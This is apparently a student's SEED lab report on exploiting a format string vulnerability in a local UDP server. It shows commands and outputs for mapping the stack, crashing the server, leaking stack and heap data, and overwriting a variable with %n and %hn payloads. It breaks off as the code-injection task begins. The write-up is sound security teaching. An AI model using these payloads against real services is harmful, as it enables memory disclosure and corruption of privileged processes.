

To simplify the tasks and attack, we disable address randomization as follows:



```
[10/17/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/17/19]seed@VM:~$ 
```

Task 1: The Vulnerable Program

We compile the given server program that has the format string vulnerability. While compiling, we make the stack executable so that we can inject and run our own code by exploiting this vulnerability later on in the lab. Running the server and client on the same VM, we first run the server-side program using the root privilege, which then listens to any information on 9090 port. The server program is a privileged root daemon. Then we connect to this server from the client using the nc command with the -u flag indicating UDP (since server is a UDP server). The IP address of the local machine – 127.0.0.1 and port is the UDP port 9090. This is seen in following:



```
[10/17/19]seed@VM:~/Lab8$ gcc -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:17:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
     printf(msg);
     ^
[10/17/19]seed@VM:~/Lab8$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
It is working.
The value of the 'target' variable (after): 0x11223344
```


```
[10/17/19]seed@VM:~$ nc -u 127.0.0.1 9090
It is working.
```

While compiling we receive a warning, which we ignore for time being. We send a basic string “It is working.” to test the program, and we see that whatever we send from the client is printed exactly in the same way on the server, with some additional information.


Task 2: Understanding the Layout of the Stack

To find the addresses of the pointed locations, we try to see for the values that are returned by the server program and prompt it out to give more addresses. To start with, we see that the address of the ‘msg’ argument is printed out in the server output. Since the Return Address (2) is just 4 bytes below that, we can calculate the address of the return value as 0xBFFFF0A0 – 4 = 0xBFFFF09C.

Next, in order to find the address of the of the start of the buffer (3), we enter 4 bytes of random characters - @@@@ whose ASCII value is known as 40404040. These characters will be stored at the start of the buffer as they are the first characters and since this buffer is completely the value given by the input. So, we enter the characters and multiple %.8x as the input to find the values stored in the addresses from the format string address to some random address, hopefully above the buffer start. We try to look for the ASCII value of 40404040, in order to locate the difference between the format string address and the start of the buffer. We see that there is a difference of 23 %.8x between the start of the buffer address i.e. @@@@ and the next address after the format string address. This can be seen in the following screenshot:




```
The address of the 'msg' argument: 0xbffff0a0
@@@@.bffff0a0.b7fba000.0804871b.00000003.bffff0e0.bffff6c8.0804872d.bffff0e0.bff
ff0b8.00000010.0804864c.b7e1b2cd.b7fdb629.00000010.00000003.82230002.00000000.00
000000.00000000.bfb00002.0100007f.00000000.00000000.40404040.382e252e.2e252e78.2
52e7838.2e78382e.78382e25
The value of the 'target' variable (after): 0x11223344
```




```
[10/17/19]seed@VM:~$ nc -u 127.0.0.1 9090
It is working.
@@@@.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
```

Next, in order to find the actual address of the location pointed by 1 and 3, we know that the msg field is pointing to the start of the buffer. So, all we need to do is, instead of using %.8x we use %s to see the contents of the fields pointed by certain addresses. Here, since we know that the start of our address is 0xBFFF (from the msg address), in the previous inputted string we replace the %.8x with %s wherever we encountered an address with that prefix. This is because, right now the output is printing out the contents of the memory, where the msg content displays the address of the buffer start pointing to our inputted @@@@. So, when we use %s, we can get the value of addresses pointed by a memory, and that's exactly what we do. We input the following string from the client:



```
@@@@.%s.%.8x.%.8x.%.8x.%s.%s.%.8x.%s.%s.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
```

On the server we see that some of the values are gibberish indicating that the value stored in the referenced memory is not in a printable format (mostly addresses). This is possible because the first field points to the msg address and that contains an address, which is not printable. We see that we have @@@@ at the previously identified location BFFFF0E0. This occurs in our output twice, verifying that 0xBFFFF0E0 is the start address of the buffer. The entire inputted string is printed out twice because of being referenced twice.



```
The address of the 'msg' argument: 0xbffff0a0
@@@@.��������␐.b7fba000.0804871b.00000003.@@@@.%s.%.8x.%.8x.%.8x.%s.%s.%.8x.%s.%
s.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x
..0804872d.@@@@.%s.%.8x.%.8x.%.8x.%s.%s.%.8x.%s.%s.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.␐.00000010.0804864c.b7e1b2cd.b7fdb629.00000010.00000003.82230002.00000000.00000
000.00000000.bfb00002.0100007f.00000000.00000000.40404040.2e73252e
The value of the 'target' variable (after): 0x11223344
```

As discussed with the professor after class, we learnt that the printf function is actually calling another function that actually performs the print. This is why we see the start of the buffer twice in our output. To decide the actual location of the msg field in the output, we know that the msg field is just above the return address and hence the value before the msg argument in the output must be a valid return address. The two locations in the output where we get the reference to the buffer and hence possible msg argument location are preceded with the either the value of 3 or 0804872d. We know that 0x0804872d is a valid return address, and the value 3 cannot be the return address because that would be in the kernel space. Also, the stack starts from higher address to lower, so a small value such as 3 cannot be a return address to 3. Hence, we confirm that the second reference made to the buffer start is the actual msg argument location.


Question 1: The memory addresses at the following locations are the corresponding values:

1. Format String: 0xBFFFF080 (Msg Address – 4 * 8 | Buffer Start – 24 * 4)
2. Return Address: 0xBFFFF09C
3. Buffer Start: 0xBFFFF0E0

Question 2: Distance between the locations marked by 1 and 3 – 23 * 4 bytes = 92 bytes

Task 3: Crash the Program:

To crash the program, we provide a string of %s as input to the program, and we see the following:




```
The address of the 'msg' argument: 0xbffff0a0
Segmentation fault
[10/17/19]seed@VM:~/Lab8$
```

```
%s%s%s%s%s%s%s%s%s%s
```

Here, the program crashes because %s treats the obtained value from a location as an address and prints out the data stored at that address. Since, we know that the memory stored was not for the printf function and hence it might not contain addresses in all of the referenced locations, the program crashes. The value might contain references to protected memory or might not contain memory at all, leading to a crash.

Task 4: Print Out the Server Program's Memory

Task 4.A: Stack Data




```
The address of the 'msg' argument: 0xbffff0a0
@@@@.bffff0a0.b7fba000.0804871b.00000003.bffff0e0.bffff6c8.0804872d.bffff0e0.bff
ff0b8.00000010.0804864c.b7e1b2cd.b7fdb629.00000010.00000003.82230002.00000000.00
000000.00000000.b0b60002.0100007f.00000000.00000000.40404040.382e252e.2e252e78.2
52e7838.2e78382e.78382e25
The value of the 'target' variable (after): 0x11223344
```

```
@@@@.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
```

Here, we enter our data -@@@@ and a series of %.8x data. Then we look for our value - @@@@, whose ASCII value is 40404040 as stored in the memory. We see that at the 24th %x, we see our input and hence we were successful in reading our data that is stored on the stack. The rest of the %x is also displaying the content of the stack. We require 24 format specifiers to print out the first 4 bytes of our input.


Task 4.B: Heap Data

Next we provide the following input to the server:



```
Terminal
[10/17/19]seed@VM:~$ echo $(printf "\xc0\x87\x04\x08")%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%s.%.8x.%.8x.%.8x.%.8x > input
[10/17/19]seed@VM:~$ nc -u 127.0.0.1 9090 < input
```

We see the following output showing that the secret message stored in the heap area is printed out:




```
The address of the 'msg' argument: 0xbffff0a0
??bffff0a0.b7fba000.0804871b.00000003.bffff0e0.bffff6c8.0804872d.bffff0e0.bffff0
b8.00000010.0804864c.b7e1b2cd.b7fdb629.00000010.00000003.82230002.00000000.00000
000.00000000.00db0002.00000001.b7fff000.b7fff020.A secret message
.78382e25.382e252e.2e252e78.252e7838
The value of the 'target' variable (after): 0x11223344
```

Hence we were successful in reading the heap data by storing the address of the heap data in the stack and then using the %s format specifier at the right location so that it reads the stored memory address and then get the value from that address.

Task 5: Change the Server Program's Memory

Task 5.A: Change the value to a different value




```
[10/17/19]seed@VM:~/Lab8$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@?bffff0a0b7fba0000804871b00000003bffff0e0bffff6c80804872dbffff0e0bffff0b8000000
100804864cb7e1b2cdb7fdb62900000010000000038223000200000000000000000000000009f00
0200000001b7fff000b7fff020
The value of the 'target' variable (after): 0x000000bc
```

```
Terminal
[10/17/19]seed@VM:~$ echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%n > input
[10/17/19]seed@VM:~$ nc -u 127.0.0.1 9090 < input
```

Here, we provide the above input to the server and see that the target variable's value has changed from 0x11223344 to 0x000000bc. This is expected because we have printed out 188 characters (23 * 8 + 4), and on entering %n at the address location stored in the stack by us, we change the value to BC {Hex value for 188}. Hence, we were successful in changing the memory's value.


Task 5.B: Change the value to 0x500

In this sub-task, we change the target value to 0x500 by inputting the following:



```
[10/17/19]seed@VM:~$ echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.1100x%n > input
[10/17/19]seed@VM:~$ nc -u 127.0.0.1 9090 < input
```

Here is the output at the server:




```
[10/17/19]seed@VM:~/Lab8$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@�bffff0a0b7fba0000804871b00000003bffff0e0bffff6c80804872dbffff0e0bffff0b8000000
10080486 4cb7e1b2cdb7fdb62900000001000000038223000200000000000000000000000000009300
0200000001b7fff00000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000b7fff020
The value of the 'target' variable (after): 0x00000500
```

We see that we have successfully changed the value from 0x11223344 to 0x0000500. To get a value of 500, we do the following 1280 – 188 =1100 in decimal, where 1280 stands for 500 in hex and 188 are the number of characters printed out before the 23rd %x. We get the 1100 characters using the precision modifier, and then use a %n to store the value.


Task 5.C: Change the value to 0xFF990000

We use the following input to the server:



```
[10/17/19]seed@VM:~$ echo $(printf "\x42\xa0\x04\x08@@@@\x40\xa0\x04\x08")%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.65245x%hn%.103x%hn > input
[10/17/19]seed@VM:~$ nc -u 127.0.0.1 9090 < input
```

We see that the value of the target variable has successfully been changed to 0xff990000:




```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000b7fff020..0000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00040404040.
The value of the 'target' variable (after): 0xff990000
```

In the input string, we divide the memory space to increase the speed of the process. So, we divide the memory addresses in 2 2-byte addresses with the first address being the one containing a smaller value. This is because, %n is accumulative and hence storing the smaller value first and then adding characters to it and storing a larger value is optimal. We use the approach explained in previous steps to store ff99 in the stack, and in order to get a value of 0000, we overflow the value, that leads for the memory to store only the lower 2 bytes of the value. Hence, we add 103 (decimal) to ff99 to get a value of 0000, that is stored in the lower byte of the destination address.


Task 6: Inject Malicious Code into the Server Program

We first create a file named myfile on the server side that we will try to delete in this task:



```
[10/17/19]seed@VM:~$ cd /tmp
[10/17/19]seed@VM:/tmp$ ls
config-err-vNYXDK
systemd-private-ea0a113ae9774f928282477a6f3f7fb1-colord.service-1PUTMV
systemd-private-ea0a113ae9774f928282477a6f3f7fb1-rtkit-daemon.service-BCEEix
unity_support_test.1
[10/17/19]seed@VM:/tmp$ touch myfile
[10/17/19]seed@VM:/tmp$ ls
config-err-vNYXDK
myfile
systemd-private-ea0a113ae9774f928282477a6f3f7fb1-colord.service-1PUTMV
systemd-private-ea0a113ae9774f928282477a6f3f7fb1-rtkit-daemon.service-BCEEix
unity_support_test.1
```

